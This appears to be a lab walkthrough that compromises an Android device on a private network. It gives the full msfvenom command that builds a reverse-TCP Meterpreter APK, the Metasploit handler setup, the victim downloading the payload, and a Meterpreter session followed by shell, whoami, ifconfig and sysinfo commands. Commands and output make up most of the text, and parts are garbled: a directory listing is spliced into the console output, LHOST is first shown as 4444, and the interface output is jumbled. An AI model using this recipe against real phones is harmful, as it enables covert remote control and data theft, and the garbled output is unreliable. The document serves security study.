

Android Phone Hacked via Kali and msfvenom


Payload generated below

```
(kali@kali)-[~]
$ sudo msfvenom -p android/meterpreter/reverse_tcp --platform android LHOST=192.168.253.139 LPORT=4444 -o /home/payld_.apk
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10236 bytes
Saved as: /home/payld_.apk


(kali@kali)-[~]
$ ls
'autoit-file (copy 1).au3'  'autoit-file (copy 2).exe'  Desktop  Downloads  image_final.jpg  L3MON  Pictures  script.ps1  Veil
'autoit-file (copy 1).exe'  autoit-file.txt            Documents image_final.ico  l3mon          Music    Public    Templates  Videos

(kali@kali)-[~]
$ find /home/payld_.apk
/home/payld_.apk
```

Payload seen in apache2 on kali (attack machine) below



Payload seen in apache2 on Android (Target machine) below





Payload downloaded on Android and run

## Downloads



Using 19.99 KB of 1.93 GB

Today - Mar 31, 2025

-  **payld\_(1).apk**  
10.24 kB • 192.168.253.139
-  **payld\_.apk**  
10.24 kB • 192.168.253.139



```
(kali@kali)~[/home]
$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

# cowsay++
      Name      Last modified  Size Description
-----
< metasploit >
  [?] 11.msi 2025-03-24 14:27  610
  [?] autohe... 2025-03-24 14:29 1.9M
  [?] autohe... (oo) 2025-03-25 11:23 1.1M
  [?] autohe... (..) 2025-03-24 08:46  21K
  [?] image_ho... 2025-03-31 16:23  10K
  [?] payld_.apk 2025-03-31 16:23  10K
  [?] script.m... 2025-03-24 16:17  592

  = [ metasploit v6.4.50-dev ]
+ -- [ 2496 exploits - 1280 auxiliary - 431 post ]
+ -- [ 1616 payloads - 49 encoders - 13 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (android/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     4444             yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Meterpreter session opened on attack machine's listener, access to android achieved

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.253.139
LHOST => 192.168.253.139
msf6 exploit(multi/handler) > show options

Payload options (android/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.253.139 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
  [?] 11.msi 2025-03-24 14:27  610
  [?] autohe... 2025-03-24 14:29 1.9M
  [?] autohe... (oo) 2025-03-25 11:23 1.1M
  [?] autohe... (..) 2025-03-24 08:46  21K
  [?] image_ho... 2025-03-31 16:23  10K
  [?] payld_.apk 2025-03-31 16:23  10K
  [?] script.m... 2025-03-24 16:17  592

Exploit target: 0 (Android Server at 192.168.253.139 Port 80)

  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.253.139:4444
[*] Sending stage (72424 bytes) to 192.168.253.140
[*] Meterpreter session 1 opened (192.168.253.139:4444 -> 192.168.253.140:58456) at 2025-03-31 16:57:53 -0400

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
u0_a76
```

```

exit
meterpreter > shell
Process 2 created.
Channel 2 created.
ifconfig
wlan0: 2025-03-24 14:27:00
Link encap:Ethernet HWaddr 00:0c:29:50:55:7b Driver e1000
inet6 addr: fe80::20c:29ff:fe50:557b/64 Scope: Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:85843 errors:0 dropped:0 overruns:0 frame:0
TX packets:9064 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:121126114 TX bytes:1189980

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope: Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:320 errors:0 dropped:0 overruns:0 frame:0
TX packets:320 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:50718 TX bytes:50718

wlan0
Link encap:Ethernet HWaddr 00:0c:29:50:55:7b
inet addr:192.168.253.140 Bcast:192.168.253.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe50:557b/64 Scope: Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 TX bytes:0

```

```

meterpreter > sysinfo
Computer      : localhost
OS           : Android 9 - Linux 4.9.214-android-x86_64-g04f9324 (x86_64)
Architecture : x64
System Language : en_US
Meterpreter  : dalvik/android
meterpreter >

```